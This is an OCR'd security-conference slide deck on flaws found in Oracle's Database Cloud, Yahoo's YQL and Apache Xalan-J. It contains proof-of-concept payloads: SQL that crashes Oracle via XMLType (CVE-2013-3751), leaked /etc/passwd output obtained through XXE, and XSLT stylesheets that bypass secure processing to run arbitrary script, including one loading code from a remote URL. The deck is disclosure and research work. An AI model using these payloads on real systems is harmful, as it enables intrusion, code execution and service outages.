Lurking in clouds

Easy hacks for complex apps

Insomni'hack 2014

Agarri

21/03/2014

Me

- Nicolas Grégoire
- Agarri_FR on Twitter


- Bio is online:

  http://insomnihack.ch/conferences/

Content

- No assembly code, no client-side stuff
- Hacker thinking
- So many FAILS
- And of course a few WINS
- Plenty of *quotes*
- Some precise facts:
  - Timeline
  - Money

Targets



ORACLE®

Oracle in 2002

Unbreakable
ORACLE

Oracle in 2014

Oracle CEO

Larry Ellison

“To the best of our knowledge, an Oracle database hasn't been broken into for a couple of decades by anybody […] It's so secure, there are people that complain”


Oracle in 2014

Oracle CSO

Mary Ann Davidson

"As Oracle runs Oracle Corporation on Oracle products, Oracle has a built-in incentive to write and deliver secure code."

Oracle's Database Cloud Service



The Database Cloud Service provides three storage levels: Database S5, S20, and S50. These offerings provide a development environment for Application Express, Java, and RESTful Web Services. These are fully Oracle managed schema services with no SQL*Net access or administrative control.

Schema-based Isolation
Each Service gets a dedicated database schema

SQL and PL/SQL
Use SQL and PL/SQL to expand and extend your Cloud applications

Applications in the Cloud
Access Oracle Database schema from Application Express or Java in the Cloud


RESTful Web Services
Applications outside the Oracle Cloud use RESTful Web Services for access over HTTPS

Fully Managed Offering
All database management included, no customer direct database management

Complete Environment
Includes full development tooling and deployment capabilities via Oracle Application Express (APEX)

Storage
Choose between three storage levels; all other resources expand to serve your needs

Fully managed?




PRODUCT	VERSION	STATUS
NLSRTL	11.2.0.3.0	Production
Oracle Database 11g Enterprise Edition	11.2.0.3.0	64bit Production
PL/SQL	11.2.0.3.0	Production
TNS for Linux:	11.2.0.3.0	Production

- **Version 11.2.0.4.0 released in August 2013**
- **Even my old CVE-2013-3751 should work...**

CVE-2013-3751

```
select * from dual where xmltype(q'{
<aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
bbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbb
cccccccccccccccccccccccccccccccccccccccccccccccc
dddddddddddddddddddddddddddddddddddddddddddddddd
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
ffffffffffffffffffffffffffffffffffffffffffffffff
hhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhh
iiiiiiiiiiiiiiiiiiiiiiiiii foo="bar[a &lt; b]"/>
}') like '0wn3d_again';
```

CVE-2013-3751



```
select * from dual where
xmltype(q'{<aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbbcccccccccccccccccccccccccccccccccccccc
ffffffffffffffffffffffffffffffffffffffffffffhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhiiiaiiibiiiciiidiiifiiDCBAjjjjjjjjjjjjjjjjjjjjjjjjjjjjj
kkkkkkkkkkkkkkkkkkkk foo="bar[a &lt; b]"/>}') like 'Own3d_again';
```

ORACLE CLOUD

Service Unavailable

We're sorry, our service is temporarily unavailable.

Please try your request again at a later time.

Timeline

- January 2012: Vulnerability found (fuzzing)
- February 2012: Vulnerability reported to ZDI
- March 2012: Vulnerability contracted $500
- November 2012: Reported to Oracle by ZDI
- July 2013: Patch published by Oracle
- March 2014: Oracle's Cloud still not patched

YQL


Yahoo Query Language

- SQL-like syntax
  - SELECT foo FROM bar WHERE x=123

- Features
  - Access to 3rd-party data (craiglist.search, ...)
  - Access to public Yahoo data (local.search, ...)
  - Access to Yahoo services (ymail.messages, ...)
  - Processing (xml, xslt, feednormalizer, …)
  - Near-arbitrary HTTP requests (uri.data, xmlpost, ...)

XXE everywhere

- Tables "xslt" (x2) and "feednormalizer" (x1)
- Open Data table definition (x1)
- Reachable from:
  - Yahoo Pipes
  - YQL console
  - REST interface



```
Content stolen via XXE... /etc/hostname: engine3.yql.bf1.yahoo.com /etc/passwd:
root:x:0:0:root:/root:/bin/bash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/sbin/nologin shutdown:x:6:0:shutdown:/sbin:/sbin/nologin
halt:x:7:0:halt:/sbin:/sbin/nologin mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/etc/news:/sbin/nologin uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
oprofile:x:16:16:Special user account to be used by OProfile:/home/oprofile:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/sbin/nologin rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/sbin/nologin rpm:x:37:37::/var/lib/rpm:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin xfs:x:43:43:X Font Server:/etc/X11/fs:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/sbin/nologin smmsp:x:51:51::/var/spool/mqueue:/sbin/nologin
bind:x:53:53:Bind Sandbox:/:/sbin/nologin nslcd:x:65:55:LDAP Client User:/:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin vcsa:x:69:69:virtual console memory
owner:/dev:/sbin/nologin avahi:x:70:70:Avahi daemon:/:/sbin/nologin tcpdump:x:72:72::/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
pcap:x:77:77::/var/arpwatch:/sbin/nologin dbus:x:81:81:System message bus:/:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin exim:x:93:93::/var/spool/exim:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin avahi-autoipd:x:100:101:avahi-autoipd:/var/lib/avahi-
autoipd:/sbin/nologin saslauth:x:499:499:"Saslauthd user":/var/empty/saslauth:/sbin/nologin
yahoo:x:1000:100:Yahoo:/home/yahoo:/usr/local/bin/push filo:x:1001:100:David Filo:/home/filo:/bin/bash
```

Dumb anti-SSRF blacklist

- **Forbidden:**
  - **Local and multicast IP addresses**
  - **Non HTTP ports**

- **Easy to bypass using HTTP redirects WIN!**
- **Bug closed as WONTFIX :-(**


“We are aware of this functionality on our site and it is working as designed”

WONTFIX? Read that first!

- **Basic:**
  - http://cwe.mitre.org/data/definitions/918.html
- **Advanced:**
  - http://www.slideshare.net/d0znpp/ssrf-attacks-and-sockets-smorgasbord-of-vulnerabilities
  - http://raz0r.name/other/zeronights-hackquest-erssma-task-writeup/
  - http://www.youtube.com/watch?v=eHSNT8vWLfc
  - https://github.com/pwntester/RSA_RESTing

Timeline

- Nov. 2013: 4 XXE bugs reported
- Dec. 2013: All of them are patched
- Jan. 2014: First Paypal transfer $1745.25
- Feb. 2014: Second Paypal transfer $2403.75
- Feb. 2014: Anti-SSRF blacklist bypass reported
- Feb. 2014: Bypass closed as WONTFIX


Xalan-J TM
XSLT
Apache Software Foundation

JAXP >= 1.3

- FEATURE_SECURE_PROCESSING=TRUE
- Instructs JAXP-compliant XML parsers to behave in a secure fashion
  - XSLT extension functions are disabled (RCE)
  - DTD are forbidden (XXE, XEE)
  - Limitations on DOM and SAX Parsers (DoS)

Xalan-J and JAXP

“Xalan-Java applies the following limits when the secure processing feature is set to true:

- *extension functions and extension elements are disabled*
- *parsers created by the XSLT processors will also have the secure processing feature set to true”*

First shoots

- **Java bridge (builtin):**
  - ***'{http://xml.apache.org/xalan/java/java.util.Date}new' can not be invoked when the FEATURE_SECURE_PROCESSING feature is set to true*** **FAIL!**
- **File creation (builtin):**
  - ***Use of the extension element 'redirect:write' is not allowed when the secure processing feature is set to true*** **FAIL!**
- **My own extensions (Apache BSF + Rhino/Jython/Xalan-J/...):**
  - ***Use of the extension element 'pwn:elem' is not allowed when the secure processing feature is set to true*** **FAIL!**
  - ***Extension function: '{MyPwn}func' can not be invoked when the XMLConstants.FEATURE_SECURE_PROCESSING feature is set to true*** **FAIL!**

Recap

- Xalan-J 2.7.1 (latest)
- SECURE_PROCESSING is set to TRUE
- In $CLASSPATH
  - Apache Bean Scripting Framework
  - At least one scripting language
    - May be available: Rhino, Jython, …
    - Always available: Xalan-J (the initial vector :-)
- Can't call extensions functions nor elements

Recap

- Xalan-J 2.7.1 (latest)
- SECURE_PROCESSING is set to TRUE
- In $CLASSPATH
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- **Can't call extensions functions nor elements**

So *DON'T* call me, maybe?

- Don't call anything from your XSLT stylesheet

- Do everything in <xalan:script>
  - Define functions and call them
  - Or use the “src” attribute (if outbound access)

- Full blown RCE! WIN!

PoC #1

```
<xsl:stylesheet      xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
                     xmlns:xalan="http://xml.apache.org/xalan"
                     xmlns:foo="bar" version="1.0">
    <xalan:component prefix="foo">
        <xalan:script lang="(xslt | jython | ...)">
            <![CDATA[
                ...
                Whatever you want to execute
                ...
            ]]>
        </xalan:script>
    </xalan:component>
</xsl:stylesheet>
```

PoC #2

```
<xsl:stylesheet
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:xalan="http://xml.apache.org/xalan"
  xmlns:foo="bar" version="1.0">
    <xalan:component prefix="foo">
        <xalan:script
              lang="(xslt | jython | …)"
              src="http://somewhere/woops.png" />
    </xalan:component>
</xsl:stylesheet>
```

Xalan-J (in)secure mode

- Even if Apache BSF isn't available…
  - Leak of Java properties via system-property()
  - Unrestricted output properties
    - SSRF, partial file read (xalan:entities)
    - Call to arbitrary constructors (xalan:content-handler)

Timeline

- March 2008: Ticket #2435 (output properties)
- August 2013: RCE bug found during a pentest
- August 2013: Detailed report sent to ASF
- Sept. 2013: Fwd by ASF to the Xalan-J team
- Feb. 2014: Still no patch, add oCERT to the loop
- March 2014: oCERT coordinated disclosure

CVE-2014-0107

Mark Thomas, ASF Sec Team

"If you do mention the lack of response from the Xalan-J team (and I can understand why you may wish to mention it) please make sure that you are clear that it is the Xalan-J team that has failed to respond rather than the ASF as a whole."

Prezi

